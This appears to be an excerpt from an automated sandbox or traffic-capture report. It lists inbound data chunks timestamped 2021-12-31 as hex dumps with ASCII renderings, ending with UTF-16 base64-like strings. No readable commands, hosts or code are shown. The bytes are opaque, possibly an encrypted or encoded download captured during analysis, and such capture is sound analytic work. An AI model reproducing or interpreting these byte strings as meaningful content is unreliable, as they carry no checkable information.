2021-12-31 18:12:58 UTC	161	IN	Data Raw: 41 d9 0b 2c 2b bf b7 00 de a8 14 9d 4a f9 da 87 6c 93 c5 de af 44 29 17 31 60 09 6f 5c 5f fc e0 29 9a 0c 53 c1 a2 6c 71 24 a9 0c cf f6 7a c2 8d 76 14 9a f8 4e 51 f6 68 ba e6 d7 2b e5 22 a4 02 8a a1 48 b0 ad 77 77 b8 ad cb 35 61 86 c4 8f c2 17 ce 93 6a a4 9e eb 13 7e 75 3c a7 62 bd 10 5f 3e fc 53 16 44 24 d3 fd 49 57 03 ae cb 89 c3 0a 32 b8 21 4c 3c b6 07 bd b6 95 6a 24 b2 bb 52 ba 4e 4f 35 bb 9f ed 2f 0a 12 73 eb 93 3c 8f 11 ab 79 9d 20 aa 0e 63 4c 4b 8d b9 b9 3c 1a e1 1e 4f a7 62 45 54 b6 04 bd d9 79 bd 47 9b 9d f8 6e 3b c4 f4 22 2e 78 f7 40 1e 38 ee df dc 1f 08 6a 9f 1b e5 5d 7f 7a 1f 15 80 cd cc 4b d8 fa 97 b1 44 fc f5 77 06 09 70 4a 6e a0 71 b0 7b 3b 89 52 f5 4f 8b d4 c5 4b ee e8 e2 5f 35 06 2f bf 00 31 68 42 f6 73 b5 7e 9c 48 1c 87 2c d3 68 85 47 40 Data Ascii: A,+JlD)1`o_)Slq$zvNQh+"Hww5aj~u<b_>SD$IW2!L<j$RNO5/s<y cLK<ObETyGn;".x@8j]zKDwpJnq{;ROK _5/1hBs~H,hG@
2021-12-31 18:12:58 UTC	165	IN	Data Raw: 07 48 9a 2d 6b 27 90 23 ad 8f c6 4a 70 f4 62 31 16 86 69 29 db d0 5f 81 a6 d1 ef 01 f2 2d 4c 9f 3d f5 0f ff 36 35 48 0e 13 07 be 5b 9e 8c fa d8 bd 13 05 dc 77 c3 db eb 93 ed 03 ec 7c b7 0a 59 6e 26 47 e1 08 e3 a1 eb a2 11 5c 09 06 fc 20 52 56 4a 4a 12 8e 10 ae 53 fc cb 81 1a 6b 50 3f 66 b5 28 77 b8 51 b3 66 1f f2 ac 97 53 5f 2f 45 6f 1e eb 5b f6 c9 5b 51 6c 55 28 f3 64 22 35 7e 24 68 19 fb de 5c eb 4d 1f 0b 9f db 1b aa ba 41 45 0c fd 73 f3 19 13 d8 be ef 16 d1 ca 8f 47 e7 59 d8 4c fe 16 03 c3 a5 3e 17 aa 4c b5 2a 03 1a ab a8 f9 3f 12 44 44 ea d3 19 08 fb f2 fe 02 62 90 53 63 25 03 7f ec bd 58 c3 36 41 26 75 99 af 06 51 98 09 78 ba 6e c0 5e 1a eb 2e 46 4d aa 60 f0 82 58 08 cd a9 f4 80 d4 f8 3d 5e 75 09 5c c6 a7 13 80 16 ab 93 43 9b 9e 8a dc ba 6d 3b 37 3c Data Ascii: H-k'#Jpb1i)_-L=65H[w|Yn&G\ RVJJSkP?f(wQfS_/Eo[[QlU(d"5~$h\MAEsGYL>L*?DDbSc%X6A&uQxn^.FM` X=^u\Cm;7<

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:12:58 UTC	169	IN	Data Raw: 93 b3 02 aa 98 05 69 85 e7 b4 ad bd 62 04 f9 f5 8c 9b d0 ca f4 03 06 8c d1 8c 79 99 89 60 94 b7 01 03 4a eb c1 0a f0 36 67 ae c6 57 d6 a5 f9 37 34 fa fd 0e 6a 4d ab 03 b4 2e eb 12 88 f2 2f e3 8a 51 d7 41 cc 3f b3 58 ff f9 ef 67 e5 b9 ce 5f 9c 14 f6 c2 58 6a 78 fc cb 45 e6 65 f1 4b 5e d1 65 f9 91 ab 6c 3d fb 24 38 05 4a 24 60 ef ed 8f f6 25 02 f2 4d b2 0a 40 21 c4 76 48 9f 68 3c 0d 30 12 32 a3 c4 d8 9f 03 45 f2 82 a0 4b 0e 9e 07 64 23 dd ec 6f 35 9d ca 93 e3 b3 68 6a e7 d3 61 53 9b 42 8a b0 58 96 0b 7d 9e 05 3c fe 2d de af 91 fd d1 1f 9d e8 ff f9 74 dd 50 6e 0d d8 3d f3 87 6e 84 ea ef 33 7b 80 4d 4d e4 f5 37 d3 fd 50 44 3e c1 20 5d 71 e2 f3 a0 3b a8 a3 3c b5 69 d8 7d d6 18 75 b9 1f 39 90 95 00 d2 a7 b5 0f cc 87 71 22 6a c0 60 f6 de a5 fd ac ae d9 c0 8a e7 Data Ascii: iby`J6gW74jM./QA?Xg_XjxEeK^el=$8J$`%M@!vHh<02EKd#o5hjaSBX}<-tPn=n3{MM7PD>]q;<i}u9q"j`
2021-12-31 18:12:58 UTC	174	IN	Data Raw: 0f 33 a2 94 fb 08 14 2c a2 d3 66 8e 81 48 77 2f 61 b0 19 1b 04 9b 9e 76 08 e1 4b 55 75 5d b5 87 d2 e1 24 ec 3a ea 5a a4 03 96 d1 0c be 36 ac 2d 12 de 8f dd 23 da 7e f0 f8 aa 5a 3b c4 3d ae cc cf 05 97 ac a9 c5 82 f2 43 d1 4e a9 b5 eb 26 6e d8 5c e6 af 0b cf 6f 7d a0 b4 1c 64 c5 f8 66 96 f6 85 91 f7 e1 63 03 f8 85 d5 d3 44 13 6c d9 46 05 7c 7f 35 83 b1 4c 83 9b 12 5c e8 3e d0 6e 97 9b 7c 23 29 87 b5 50 77 cf 27 04 96 5f 93 b1 47 c2 a3 87 fb fd 78 48 39 5f 0a 79 1d 36 85 91 fc d0 f7 14 0f 15 eb fc 12 c1 7c 74 96 1f e3 f2 38 76 74 18 13 6f e4 dd 75 51 86 53 67 40 9c b0 8f f0 5b b6 03 cc af 7e 19 08 97 be bc c9 f7 ad 82 91 3b 56 2f f2 01 9d f0 f2 a7 88 ab 19 75 78 4f 01 ed ce 04 90 f0 3e 37 e4 f2 b2 2c 60 af 17 57 9f d1 74 de a1 ec 96 1a 74 b7 52 e2 ee be e9 Data Ascii: 3,fHw/avKUu]$:Z6-#~Z;=CN&n\o}dfcDlF|5L\>n|#)Pw'_GxH9_y6|t8vtouQSg@[~;V/uxO>7,`WttR
2021-12-31 18:12:58 UTC	178	IN	Data Raw: bb 87 5e e3 57 46 e1 c3 6a 8c 87 d0 9a 7f df 5d 7a 4c 62 01 ae 55 90 3c 0c 46 21 4e bc b3 65 7b 44 78 3d 60 7c fc db a5 84 e5 d3 5e f0 71 fe a9 3d fc d9 6c 95 bf 72 ef ad 0f bb c7 b6 ca c7 20 f9 2a 9f e4 d8 8a 24 50 ed 96 c2 e0 dd 0d 22 8f a0 63 18 b8 78 68 e0 d4 7c 77 29 2b 76 d0 84 6e 51 04 d2 90 7e 33 e6 8b 18 33 00 a8 db ef 56 0c 6b 40 bb 61 61 b3 6d 40 4f 86 61 7b 6b b7 cb 61 df 55 46 05 65 ed cb e0 f1 47 f6 be 72 fe 90 11 a9 5a 7c f8 cf bf 2a ab ba 5c c4 c2 20 c7 2c b7 a0 50 cc c1 44 a2 b3 98 b8 96 c1 c5 d4 61 a2 43 c2 5d 54 99 37 8f a0 3f 6f 5f b2 92 62 a0 f2 15 eb e2 80 00 05 93 43 40 64 22 d5 ff 93 b7 5b d0 27 04 f1 6c 67 48 4c c8 a3 ae 6e d5 bb e7 b6 3e c4 40 8e 59 48 c0 1e 0d 7e 7c 63 7e 99 c0 f1 af f1 61 73 bd 0b 9a 17 68 a9 b3 18 dd e6 66 3d Data Ascii: ^WFj]zLbU<F!Ne{Dx=`|^q=lr *$P"cxh|w)+vnQ~33Vk@aam@Oa{kaUFeGrZ|*\ ,PDaC]T7?o_bC@d"['lgHLn >@YH~|c~ashf=
2021-12-31 18:12:58 UTC	182	IN	Data Raw: a1 40 3d d0 41 5f 78 6e 26 0f 1d be 27 54 62 f7 79 3a 87 24 3b 3b 6d 23 05 b1 3d f3 92 ff fe e2 f1 8a 73 5b 95 1a 9b df c9 4f 19 de 6f 88 43 f1 ff 41 f7 b7 8e 02 8b ef 2b 14 5a 6b 22 e4 85 5a 14 a1 33 a9 6e 83 4f 62 e4 4e a8 90 03 f2 9c b1 66 94 ea 3e 78 eb a4 5e d7 07 3c 7f a7 58 3c 68 16 32 b8 7e 17 45 42 bc 54 b3 86 db e2 12 95 86 e5 96 e3 58 67 95 c8 bf d9 87 1f 37 43 4d 25 84 a1 26 9f c3 03 ea 07 37 e7 f9 d0 38 4b 92 bf 90 e1 83 44 3a ce 8d e4 bc 1a 60 63 ad 96 b5 8d 46 be 44 c0 9d 6c cd 20 ef f3 58 42 ed e7 90 5a a0 50 14 c2 a2 4f bc c8 c2 ee 1c 9f 8d 74 da f9 dd 02 a2 18 ec eb 81 51 28 0c 39 71 fe 9a 9f 8c fe e6 98 9e 7b 56 e2 a7 dd de 72 ad f2 ac 0d d9 1d e9 7c 8d c2 da 59 f6 fc 6b 67 a7 91 a5 04 35 cf 81 f0 ab 78 4e f1 22 f1 ec ef d9 6b 81 48 94 Data Ascii: @=A_xn&'Tby:$;;m#=s[OoCA+Zk"Z3nObNf>x^<X<h2~EBTXg7CM%&78KD:`cFDl XBZPOtQ(9q{Vr|Ykg5xN"kH
2021-12-31 18:12:58 UTC	186	IN	Data Raw: a4 a9 a9 f5 9f 97 dc 96 f1 9a eb 67 14 13 f0 35 65 13 4b 9e d2 40 a7 24 cf 2a ee 82 9a 3c 87 d2 33 45 9d db 5e 84 c6 e0 ab a9 f0 8e b9 24 5e 51 65 93 d9 4d 7f a6 36 d6 8f 73 f2 2c aa 18 be ab 51 0d 61 a3 76 88 b4 1d 76 29 a8 a5 4c 69 18 78 4e 0e f4 f5 65 3a 44 20 fc ee ae fe 17 67 19 98 bd 2e 29 8e 5b 98 26 3c 3e db ea 3a 17 61 3c 0e 9f 73 14 93 e4 32 a6 91 ef ff 7b 1d a6 93 5d 51 81 32 ae 39 84 ee f4 24 7c 55 21 69 97 c7 35 af bf 21 da f8 f4 74 06 d1 ca 41 82 aa 06 c5 a1 58 45 ba 46 5a 06 e1 47 a9 b4 b2 52 4a 6b 3c 86 09 6e 02 fc 79 e2 74 fb 63 6a 7f 22 68 27 97 c9 10 0e f2 94 c9 2c a1 d7 7a 74 0e 1b cf ec f4 c4 b1 38 ba b9 e2 6b de ab a5 3a 0c 71 57 e2 f4 02 28 5e 00 74 90 e6 24 19 22 fa 1c 6e b9 7a 97 fa 22 d4 c5 7c 93 53 c6 b3 d0 61 f0 b0 a6 b0 07 82 Data Ascii: g5eK@$*<3E^$^QeM6s,Qavv)LixNe:D g.)[&<>:a<s2{]Q29$\|U!i5!tAXEFZGRJk<nytcj"h',zt8k:qW(^t$"nz"|Sa
2021-12-31 18:12:58 UTC	190	IN	Data Raw: e1 7f 81 9e eb 3d 2e d2 1d f8 84 74 98 ca a8 00 6d 5e b2 7e 35 0d 8e d0 8d 04 2f dd 0f 0a ea d9 39 5b 69 24 95 e2 d4 e3 16 b8 49 50 3f 0b e6 58 8e e5 b4 0b 72 b3 71 a4 65 b4 db e7 54 83 0d d7 5f 25 d4 c1 32 51 bb 37 7f 47 fe 27 2c 1b 1b b5 b0 00 06 a7 f2 b3 53 01 6f fc 7a 88 4b 12 1c 8c 61 09 b0 a6 97 75 cf 49 ca fc 9e 66 87 fa 17 74 b5 85 ed a7 17 4a f8 aa e8 67 6d 8f f4 5b a9 57 aa b3 e8 fe 1a cd 48 01 73 15 60 c2 b8 2a 5d 51 73 dd 3f 0d 4f ff b0 7b 47 f3 7e 29 b3 89 6a ee 12 1d d8 93 0e 5b 4e 7a 20 36 8e 7d 2d 85 72 ac 62 d1 c1 90 3b 66 13 ab f4 3e 8a 29 01 6b b7 aa 1f 0b c4 44 b9 36 9f ee a4 a8 4d 7d 65 31 4c 44 e8 af 3c 70 c7 35 db cc 7a ce 6f 6e 7a 94 b8 80 44 40 ed d4 9c 0f 72 87 64 5b c8 8e a2 0e b7 3d 74 ae 39 b9 91 82 a4 fe b7 ae 3f 40 d4 90 86 Data Ascii: =.tm^~5/9[i$IP?XrqeT_%2Q7G',SozKaulftJgm[WHs`*]Qs?O{G~)j[Nz 6}-rb;f>)kD6M}e1LD<p5zonzD@rd[=t9?@
2021-12-31 18:12:58 UTC	193	IN	Data Raw: e4 9e 94 84 7d ec 6d 62 3f a0 fe ff 68 41 cc 85 01 e2 0d 6e 37 6b 3f 49 33 89 ea 14 4a 20 ef 50 72 14 68 6b 53 03 a8 46 53 6d f3 8e 50 fe ba 04 dd ea 07 c0 1f bf 8e a4 96 73 a4 b5 12 03 3c 37 74 4e 4c cf 44 30 43 41 9c 13 75 d4 da d8 91 54 29 d9 7a ef 4b db 30 bd a7 25 d4 1d bd ea af 13 20 f1 4f 23 77 ab cf b0 43 06 7f bd ca c3 e6 41 14 99 c4 85 dc 5c 23 55 4b 66 25 60 12 92 c4 0c af c9 f1 32 06 eb 30 81 83 f3 2a 89 ec c9 f4 89 c9 20 41 f7 ac 0c 33 63 55 ea 0d f0 6a 36 7e 6c 89 22 2a e6 23 c2 a8 d2 7e 1e d1 21 ad 4f 2d e4 a0 8e 8f 0b af 5d ce 18 de 98 a4 cd 07 9d 5a 7e b4 4a cc 2d b5 00 52 65 29 ad 48 e6 8d 6b 43 42 3f cd 1b 88 70 72 6a 44 2d f4 8b 46 8a e4 dd b0 47 f9 ac e9 1b 28 51 3e 53 0b b9 69 59 24 b1 51 f5 fb 2f 8b 32 e2 64 69 88 23 cc da e5 92 9c Data Ascii: }mb?hAn7k?I3J PrhkSFSmPs<7tNLD0CAuT)zK0% O#wCA\#UKf%`20* A3cUj6~l'"*#~!O-]Z~J-Re)HkCB?prjD-FG(Q>SiY$Q/2di#
2021-12-31 18:12:58 UTC	197	IN	Data Raw: 43 e9 37 3a 73 a9 5a ac 98 22 8c 0b 1f 50 f7 4b fe f9 03 b6 c3 70 95 1a 88 92 dd c7 8e da a7 94 61 d5 4c fc eb fa 36 16 87 89 b2 09 0e c8 00 93 99 b9 6a 0e 31 ed 1d be 63 1c f4 c9 5f a1 b3 d9 fc 4a de 9d 49 e1 e3 79 a0 a1 0d 88 1d 41 28 9c 7e d8 57 1e c4 c4 07 2c da f1 c1 a9 e5 5a 4e c7 af 54 bf f5 68 8d fb b4 92 29 26 db 61 a2 be 77 4d f4 a1 b0 0f 9e 4e 1f 18 8b 6e f2 df b3 a3 43 45 fd be 39 88 1a 26 38 db b8 ea 5f ab 4b 51 f1 09 43 c3 22 e0 72 83 7f 3e 06 5d d9 fd 4e 0a 1f bb c7 7f a4 58 a2 84 4b b7 38 d7 f1 96 0d c4 be 2a 60 49 46 9a ec 00 d0 e0 d6 bd 4d 1b 42 51 8f c5 0e b8 c5 fb 6f 13 72 29 b0 4c 20 e8 2a 12 ea 20 d4 2e a1 b6 93 2f 91 20 91 8a 6f 00 d9 cd bb 4a 89 9f 44 1c ae a2 be 17 21 c6 fb be 59 0e f5 61 bf 79 25 bd 03 98 69 2e e4 22 cb 97 a0 33 Data Ascii: C7:sZ"PKpaL6j1c_JIyA(~W,ZNTh)&awMNnCE9&8_KQC"r>]NXK8*`IFMBQor)L * ./ oJD!Yay%i."3
2021-12-31 18:12:58 UTC	201	IN	Data Raw: b9 28 2d 6a 1f ac d5 c4 e6 d2 0d fc 33 ef 9a 6a 3e 9e 91 55 3a 57 33 0e 74 ce ac d6 76 f3 29 ae 37 5f b7 e2 33 3a 34 06 02 b3 ee 7d 8e d4 ad 29 e2 1b c9 c4 2d 97 4b c2 ea 44 0c 79 85 43 43 7c 30 eb c4 f7 f6 ff a0 48 c8 4d 92 f4 f7 49 18 df 95 48 dc 5a 73 06 83 2f 19 40 71 fd 03 f4 e2 64 9a 05 d2 4d 06 51 dd 17 38 ec 64 ac e8 f8 d1 6f 24 a1 5f a6 45 d8 1d 4b 7e 9d 56 c2 27 06 2a 5a e4 57 2f 94 1a 15 b4 a6 81 dc bd 2a 86 1e d5 5d 6b ac 6a 73 fa fd 07 3c 9d ac b1 b9 f8 cb 63 be 44 9e a8 69 6f 2f f4 48 52 4f 95 37 71 d1 1c 7c 97 ce 1a f9 e8 d5 36 99 c3 a9 cf 0b d4 04 c0 ab 4a 55 c5 d7 5f 75 39 7e 84 33 8a bd 84 e8 bb c1 f2 96 d1 ab 15 95 8e 73 99 7e 37 8b 4b 5f ca a4 95 68 33 b9 35 43 86 f8 1b 09 0e e3 88 ac a3 e5 3c 3c 2a 50 95 65 11 85 66 4e 64 e7 be 6b c8 Data Ascii: (-j3j>U:W3tv)7_3:4})-KDyCC|0HMIHZs/@qdMQ8do$_EK~V'*ZW/*]kjs<cDio/HRO7q|6JU_u9~3s~7K_h35C <<*PefNdk
2021-12-31 18:12:58 UTC	206	IN	Data Raw: 60 35 56 21 0c 6e 0b 82 06 cf b5 92 26 89 83 ef 28 6f 4a 52 70 fa 43 c5 a8 99 3c ab 97 0a 84 19 0e 34 e8 1f 14 7b 02 46 92 cf ac c6 b4 3a aa a5 d8 02 d7 7d b1 9b 01 2c a5 97 6b 8c 26 7c 9a c3 ee 24 6d 15 cb ec d7 82 02 b5 5d d2 9d 41 e0 d8 16 36 f5 1d a8 a7 6a b1 cd cb f7 b9 a8 03 e0 fc 61 9c 81 98 fa 4e 90 61 6e 03 69 b0 16 b2 cd d6 21 5f c7 35 86 6a 51 f8 57 ba f8 3e 9d 96 17 2f f6 78 30 8b d7 06 01 e7 49 10 d8 8b b1 66 48 60 12 4f 55 94 7d 1c 49 4e 0f a5 e1 2c f9 32 78 af dc 68 70 a4 d0 f6 ac 1b 54 ee ca 80 a3 e5 e0 74 80 bc ae b8 c1 56 8c 49 c5 cf 82 8a d2 ce b1 65 a3 f5 31 ef c6 2d 02 27 1a 41 4c f7 85 33 13 e8 fd 00 09 e7 c0 53 f7 9d 73 f9 1d aa ac 19 71 8a 26 db c3 0f 35 f3 22 50 73 2c 7e e3 cd 38 19 2a 93 0c a1 b3 84 22 3c eb d3 99 6e a1 40 87 b9 Data Ascii: `5V!n&(oJRpC<4{F:},k&|$m]A6jaNani!_5jQW>/x0IfH`OU}IN,2xhpTtVIe1-'AL3Ssq&5"Ps,~8*"<n@

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:12:58 UTC	210	IN	Data Raw: 57 cd e6 43 9d 63 09 76 81 37 03 bb 3e a1 8a 82 a9 59 0a a8 63 1f a7 9a 66 59 00 c6 0d 68 8d ae e1 be c6 67 f3 28 9a 9b 9c 9b 1b 0e 34 72 99 4c 83 04 23 b7 c7 77 84 11 03 7b 61 83 80 59 78 fa af 19 db ca 9a d4 48 cd 7e 3d 6c d6 26 36 fe 5f be f0 2c 6c b7 53 04 71 6b 9f 1f 67 70 35 c9 01 f1 eb 57 cf 14 8b b7 5c f7 2e 7d 12 7d b8 36 9d ee 7b 5a 40 8f 9a 5d b8 05 82 c4 50 b7 9d 3b 9a cc 18 e7 51 b1 ac 0a c5 af 65 d1 d9 01 3c 00 80 59 1f 2d 14 a7 9d 30 e4 91 c2 c9 ef 33 b3 08 fb 0c c1 63 1f 72 42 6b a9 10 9b a9 89 ee 4c a0 64 a8 e7 b3 f0 11 a0 50 03 25 25 09 70 1b d5 9b 2a 90 4f e7 89 2d b4 0a bc ea d3 84 64 39 07 54 75 77 46 06 e5 47 a9 34 5e f0 f3 20 a6 f9 1e d5 b0 d9 d2 64 93 7f 73 0a 55 65 93 5b 45 43 02 f0 b5 27 cc 15 90 80 0d b0 76 b8 7b 99 77 a8 ac 5e Data Ascii: WCcv7>YcfYhg(4rL#w{aYxH~=l&6_.lSqkgp5W\.}}6{Z@]P;Qe<Y-03crBkLdP%%p*O-d9TuwFG4^ dsUe[EC'v{w^
2021-12-31 18:12:58 UTC	214	IN	Data Raw: 09 54 6d 2c 28 72 be 14 ed 07 14 73 ec df 69 7b 09 25 db b1 54 a4 0f 6b 00 c3 88 29 d0 c3 f6 9a dc 30 90 35 be ff b7 9c 97 d3 2e be a3 ef 3a f0 a3 8e 0d 2b cc 3e 85 c6 a7 64 74 c8 a4 5d 77 36 7e fa 50 ed e4 cd 45 1c ae 9e 0a 7e 2b 4b d7 83 df 26 6b a6 1e b1 94 1b a9 b6 ce d2 f9 d8 a2 31 cd 23 5d df 00 1b c8 d9 46 a3 2e 68 15 1d 4c f0 f0 53 25 cc 51 4b 47 7c 77 96 f8 f9 5f 79 5f fd 8b fc 13 62 c7 28 c3 9e e6 4d df 22 7d 6e e4 8f be 4d 92 b6 7b ce 12 bc 6b 6f 00 0c fa 41 53 43 e4 bc 79 c1 a7 d1 1d 8f 7c cc bf 53 a5 fd ff 2a 05 f6 1a c9 5d e8 c6 eb a8 53 6a 67 b1 38 a7 2b 7c 84 9c fa b1 8a 42 37 34 0f 73 ee 3b 1f 8f c6 66 80 8e 66 72 6a 56 a0 0e d2 da 87 c6 3a 79 e2 50 43 a7 01 42 f5 b1 9a 98 1c 8e 7a 52 47 1e 5b 39 e6 51 04 54 7e e3 95 fc ed 22 9b 17 6f 87 Data Ascii: Tm,(rsi{%Tk)05.:+>dt]w6~PE~+K&k1#]F.hLS%QKG|w_y_b(M"}nM{koASCy|S*]Sjg8+|B74s;ffrjV:yPCBz RG[9QT~"o
2021-12-31 18:12:58 UTC	225	IN	Data Raw: 6f cb 45 56 83 2f cc 81 aa 39 dc 53 cb 3a 8c d5 86 41 89 84 7a ce 77 a4 09 c2 b1 87 02 35 52 4e 2f 28 56 55 cf 1f 8e 6f c0 97 d6 ab 2d 40 50 a8 7b 17 8f 91 60 81 1e e9 40 18 c3 e3 3c 95 9e fc fb c9 46 5a f1 37 da 48 60 0c 1f 5f df f2 70 6a eb ed 31 3f ba 23 70 1b 97 98 e6 7a 27 53 43 ce 1f d8 df 9e 6f 4e 10 b9 81 29 df ac 0b 98 ef 29 d8 43 fa 14 b5 00 aa b8 0c f0 b8 ae b5 a2 9e e9 e5 36 ff 61 96 02 1d 7f 21 53 66 4e ab e2 1a fd b6 c2 4f 88 4e 4a 8f d2 5c 74 19 3e 73 de 34 6b 11 e9 ca c1 21 13 e0 10 65 f3 20 39 e7 58 cd a1 7f 80 eb 82 f2 03 c0 09 66 6e 4a a7 63 35 56 29 a2 7a f6 63 90 50 86 b0 f1 14 46 c9 3a 69 98 f6 31 ee 10 14 0e 9e db 1f 7d b3 03 09 0f e6 50 1b ed 99 31 26 b3 08 ce df dd 23 49 aa d0 51 24 ca 08 43 3a bb 76 81 16 5a 69 75 e4 4c 19 a7 eb Data Ascii: oEV/9S:Azw5RN/(VUo-@P{`@<FZ7H`_pj1?#pz'SCoN))C6a!SfNONJ\t>s4k!e 9XfnJc5V)zcPF:i1}P1&#IQ$ C:vZiuL
2021-12-31 18:12:58 UTC	230	IN	Data Raw: 8d 3d 1a f0 90 ca 45 74 2d f7 ae 0f e6 55 3c 61 d6 4c df a5 6f d8 54 92 a3 39 4b 68 7f 91 90 a3 52 1b 6f de 17 e5 45 3b 98 b1 00 44 32 d1 70 a5 cd 95 60 3e 9f 06 54 10 70 96 ae 74 5a 4c 24 b2 89 f4 e5 fb 06 53 0f 72 d8 61 28 0e 2d 34 ff f7 b2 e9 8f 74 ab 2d 68 af bd 63 91 9d 11 c7 a2 10 8c eb b2 5d 69 b2 16 53 0e 51 2a dd 82 29 40 e3 ef e9 62 c3 02 ad 99 4c 04 6f 25 2a f8 35 dc 3a 2a b7 a3 47 ee e5 cb e9 cc f7 61 81 38 ab 8e 42 41 f5 de 13 ad 79 2c 2c 82 f8 68 a9 fe 02 23 01 98 44 bb 9f 79 26 a8 eb 7b 11 6c ff 5c 6f b5 a7 2b 01 5b 9b 5c 32 ca 97 5c 65 5e 07 50 90 20 44 b5 b1 b6 70 1c d1 f0 f4 af da 49 7d e0 d8 36 79 2c 71 79 1f ed 18 3e 20 dc f9 61 3d 0f 51 1e d9 21 90 25 7d 7a 80 39 a9 d9 ca bb e4 95 60 86 c2 a0 11 21 1f cc 1d be 90 b8 57 92 f9 00 df df Data Ascii: =Et-U<aLoT9KhRoE;D2p`>TptZL$Sra(-4t-hc]iSQ*)@bLo%*5:*Ga8BAy,,h#Dy&{l\o+[\2\e^P Dpl}6y,qy> a=Q!%}z9`!W
2021-12-31 18:12:58 UTC	246	IN	Data Raw: 40 c9 59 55 d9 bf be 79 8a c4 b7 ce c4 74 59 96 eb 37 bf b7 5e 39 65 58 ed ad bd 38 33 af f4 d8 db 54 a8 8e 55 f0 e9 10 c7 b1 e2 67 98 87 ef ef 0b ee e2 d3 64 bb 94 60 21 cb 2b fa e7 21 ab 32 27 cf 1e 11 e5 67 a8 08 07 9e 2f 54 4e 20 db b2 87 be 8c 7b 79 d3 71 0b 87 9a c2 7a 09 da 23 4c 55 e2 a5 51 fc 54 1f 12 6d ce 30 fd 9f 77 b2 32 3d 49 14 58 ea 92 b8 3c c5 75 e7 9d d9 fd 33 40 90 29 49 5b 15 6f 1e a1 a6 83 9e 85 77 c5 00 9b de 5c 99 be be ea 80 23 90 fe 7f 68 05 0e 51 21 4c 67 32 e0 e1 29 b3 61 29 90 4c b2 07 1a 95 33 79 55 f0 1c 2b 3b 7d fd 4c d4 c2 e5 61 0a 71 96 e9 eb 83 ec c6 02 b9 d6 3e 88 1f bb 6f 99 f2 a0 76 f4 c0 66 d4 d7 1c d3 be 61 bc b4 d9 0d a8 c5 b4 0d 40 b0 f1 5c cd c9 c5 e3 6a c7 89 ce d1 b3 88 57 c1 46 42 9d 2e b8 33 fd 25 0c e1 b7 b6 Data Ascii: @YUytY7^9eX83TUgd`!+!2'g/TN {yqz#LUQTm0w2=IX<u3@)I[ow\#hQ!Lg2)a)L3yU+;}Laq>ovfa@\jWFB.3%
2021-12-31 18:12:58 UTC	257	IN	Data Raw: 00 33 00 56 00 39 00 36 00 59 00 35 00 30 00 53 00 51 00 6b 00 4a 00 31 00 66 00 48 00 4d 00 2f 00 38 00 45 00 55 00 75 00 57 00 69 00 76 00 4b 00 4e 00 51 00 2f 00 6e 00 47 00 34 00 68 00 6c 00 79 00 48 00 63 00 32 00 6b 00 6a 00 34 00 49 00 2b 00 35 00 68 00 61 00 4c 00 43 00 7a 00 73 00 50 00 4d 00 69 00 53 00 78 00 52 00 53 00 4f 00 61 00 72 00 75 00 53 00 72 00 57 00 54 00 43 00 72 00 69 00 33 00 42 00 5a 00 41 00 50 00 6c 00 4a 00 4a 00 2b 00 6b 00 76 00 4b 00 47 00 66 00 6b 00 6f 00 30 00 70 00 45 00 56 00 6f 00 6b 00 43 00 41 00 5a 00 2b 00 76 00 67 00 49 00 53 00 77 00 5a 00 53 00 74 00 32 00 4a 00 74 00 61 00 41 00 6a 00 41 00 79 00 6f 00 45 00 38 00 78 00 55 00 39 00 72 00 53 00 5a 00 77 00 2f 00 79 00 4e 00 62 00 6f 00 71 00 55 00 77 00 70 00 Data Ascii: 3V96Y50SQkJ1fHM/8EUuWivKNQ/nG4hlyHc2kj4I+5haLCzsPMiSxRSOaruSrWTCri3BZAPlJJ+kvK Gfko0pEVokCAZ+vgISwZSt2JtaAjAyoE8xU9rSZw/yNboqUwp
2021-12-31 18:12:58 UTC	273	IN	Data Raw: 00 45 00 42 00 53 00 54 00 73 00 4d 00 55 00 4d 00 30 00 7a 00 71 00 79 00 43 00 45 00 5a 00 64 00 38 00 68 00 65 00 63 00 35 00 35 00 6f 00 74 00 79 00 32 00 5a 00 48 00 44 00 63 00 73 00 65 00 49 00 52 00 53 00 48 00 4f 00 6f 00 47 00 36 00 44 00 4b 00 41 00 2f 00 76 00 37 00 41 00 72 00 36 00 69 00 70 00 53 00 52 00 2f 00 6f 00 7a 00 6f 00 4c 00 37 00 4c 00 56 00 32 00 4c 00 50 00 4f 00 51 00 38 00 5a 00 66 00 30 00 72 00 74 00 36 00 77 00 4b 00 65 00 32 00 53 00 64 00 5a 00 45 00 43 00 53 00 4e 00 52 00 51 00 76 00 46 00 7a 00 67 00 64 00 36 00 4e 00 75 00 36 00 77 00 35 00 44 00 41 00 70 00 6b 00 44 00 36 00 76 00 4e 00 50 00 2b 00 74 00 56 00 36 00 53 00 5a 00 6f 00 6a 00 4f 00 35 00 47 00 52 00 59 00 71 00 78 00 58 00 54 00 37 00 33 00 31 00 51 00 Data Ascii: EBSTsMUM0zqyCEZd8hec55oty2ZHDcseIRSHOoG6DKA/v7Ar6ipSR/ozoL7LV2LPOQ8Zf0rt6wKe2S dZECSNRQvFzgd6Nu6w5DApkD6vNP+tV6SZojO5GRYqxXT731Q
2021-12-31 18:12:58 UTC	289	IN	Data Raw: 00 4c 00 42 00 41 00 55 00 7a 00 67 00 78 00 44 00 61 00 75 00 32 00 57 00 2f 00 5a 00 4f 00 65 00 78 00 63 00 69 00 73 00 46 00 7a 00 4d 00 37 00 55 00 4d 00 34 00 4d 00 59 00 6c 00 66 00 48 00 71 00 57 00 72 00 55 00 6d 00 42 00 30 00 78 00 69 00 6d 00 5a 00 2f 00 33 00 45 00 6d 00 48 00 37 00 55 00 58 00 54 00 6f 00 64 00 2f 00 4d 00 71 00 50 00 46 00 70 00 36 00 71 00 72 00 76 00 2f 00 6c 00 7a 00 33 00 30 00 67 00 59 00 63 00 66 00 4c 00 4c 00 33 00 50 00 70 00 4f 00 7a 00 65 00 36 00 78 00 2b 00 4e 00 33 00 73 00 58 00 54 00 46 00 50 00 33 00 66 00 6a 00 54 00 4d 00 55 00 4b 00 71 00 46 00 62 00 66 00 4c 00 6a 00 32 00 63 00 62 00 6a 00 43 00 6e 00 39 00 44 00 4e 00 35 00 75 00 44 00 77 00 33 00 2f 00 62 00 6b 00 6a 00 6c 00 48 00 35 00 30 00 77 00 Data Ascii: LBAUzgxDau2W/ZOexcisFzM7UM4MYlfHqWrUmB0ximZ/3EmH7UXTod/MqPFp6qrv/lz30gYcfLL3Pp Oze6x+N3sXTFP3fjTMUKqFbfLj2cbjCn9DN5uDw3/bkjlH50w
